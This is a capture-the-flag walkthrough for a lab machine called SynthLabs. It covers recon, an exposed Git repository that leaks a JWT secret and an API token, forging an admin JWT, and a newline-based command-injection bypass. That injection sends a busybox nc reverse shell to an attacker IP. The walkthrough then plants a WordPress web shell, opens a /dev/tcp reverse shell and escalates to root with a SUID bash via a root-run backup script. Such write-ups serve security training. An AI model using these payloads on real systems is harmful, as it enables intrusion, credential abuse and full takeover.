SynthLabs

Recon
At the beginning, I used nmap with the following parameters to scan the target.
┌─[ribeirin@parrot]─[~/Documents/machines/hackingclub/synthlab]
└──╼ $sudo nmap -sSVC -Pn -T5 --min-rate 2000 -p- 172.16.0.210
Nmap scan report for 172.16.0.210
Host is up (0.15s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 19:91:a6:2e:17:d4:98:d7:68:68:e8:d3:88:e5:e9:62 (ECDSA)
|_  256 77:7f:8a:01:61:1e:b1:c3:30:aa:d1:1d:77:23:b8:37 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://synthlabs.hc/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The scan revealed only ports 22 (SSH) and 80 (HTTP) as open. Also we need add synthlabs.hc in /etc/hosts.
First, I performed fuzzing on the web application using ffuf to discover hidden directories and files:
/.git
/api/user - GET
/api/auth/login - POST
/api/auth/register - POST
/api/admin - GET
/api/admin/git - POST
We can observe that a Git repository is exposed, so we can use git-dumper to extract its contents. Inside the repository, we find a .env file that contains:
SECRET=zqe%]BJmwPZGGGN&S%yGT%3{z/3)Nq_a@$@
PORT=3000
DOJO_URL=http://localhost:8080
TOKEN_DOJO=28f538e6b2f27e342e494e5fd7e837246aa7f19b
Exploitation
We can observe that there is an API and a DefectDojo instance, but they are not directly accessible to us. So, the first step is to understand the web application.

Initially, we create a user at /api/auth/register.
Then, we log in at /api/auth/login. The login returns a JWT token.

JWT structure:
Header
{
  "alg": "HS256",
  "typ": "JWT"
}

Payload
{
  "userId": "7a88f17e-a6e9-4651-b9aa-26311affbcfd",
  "role": "user",
  "iat": 1747499875,
  "exp": 1747503475
}
With the secret obtained from the .env file, we can try to modify the "role" claim to "admin". In this case, we successfully change it, and by testing the /api/admin endpoint, we are authorized as an admin.


At the /api/admin/git endpoint, we can send a POST request with the repository parameter set to "test". Notice that it returns a "Git command execution failed" message. It seems there is a command injection vulnerability in this parameter.
By testing some bypass techniques such as $(whoami), ;ls;, || ls ||, among others, we can observe that the application returns:
{"message":"Dangerous characters blocked!"}After some time, we discovered that by using \n, we can bypass the restriction. This allows us to get a reverse shell with the following payload:
POST /api/admin/git HTTP/1.1
Host: synthlabs.hc
Content-Type: application/json
Content-Length: 64
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...

{"repository":"t\nbusybox nc 10.0.10.235 4444 -e sh\nsleep(13)"}
Post Exploitation
By inspecting the processes with pspy, we see that the root user (UID 0) is running the backup.sh script. If we modify this file, we can perform privilege escalation.
2025/02/23 00:41:01 CMD: UID=0 PID=175636 | /bin/bash /var/www/synthlabs-blog/backup.shWe do not have permission to modify this file; only the www-data user does.
thiago@ip-172-16-0-210:/home/thiago/synthlabs/src$ ls -la /var/www/synthlabs-blog/backup.sh
-rwxr-xr-x 1 www-data root 308 Feb 22 05:44 /var/www/synthlabs-blog/backup.sh
Checking the internal ports with ss -tlnp, we see port 8000 (WordPress) is listening internally.
We will use the tool chisel for tunneling.
Attacker machine:
./chisel server -p 12312 --reverseTarget machine:
/tmp/tools/chisel client 10.0.10.235:12312 R:8000:127.0.0.1:8000Still on the machine as the user thiago with the "admin" role, we will create a WordPress user by using the wp-load.php file:
<?php
define('WP_USE_THEMES', false);
require_once('/var/www/synthlabs-blog/wp-load.php');

$user = 'ribeirin';
$pass = 'ribeirin@hc';
$email = 'ribeirin@hc.com';

if (!username_exists($user) && !email_exists($email)) {
    $user_id = wp_create_user($user, $pass, $email);
    $user = new WP_User($user_id);
    $user->set_role('administrator');
    echo "User created";
} else {
    echo "Error";
}
?>
Now, just run php /tmp/adduser.php.
An alternative way to create an account is to generate a hash and directly replace the admin password in the database using the credentials from wp-config.php.
To execute a reverse shell in WordPress, we can modify the functions.php file in the theme (I will modify the twentytwentyfive theme) to achieve RCE. We need to keep only the payload in the functions.php file (this may cause communication errors).
In the "Theme File Editor" (http://localhost:8000/wp-admin/theme-editor.php), select the "Twenty Twenty Five" theme. In the "Theme Files" section, click on functions.php, delete everything and insert a PHP payload:
<?php system($_GET['cmd']); ?>Now, simply access the file and include a payload to get a reverse shell:
http://localhost:8000/wp-content/themes/twentytwentyfive/functions.php?cmd=%2Fbin%2Fbash%20-c%20%27sh%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.0.10.235%2F4455%200%3E%261%27Now, just modify backup.sh and add the privilege escalation payload: chmod u+s /bin/bash.
www-data@ip-172-16-2-127:/var/www/synthlabs-blog$ /bin/bash -p
bash-5.2# whoami
root

bash-5.2# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)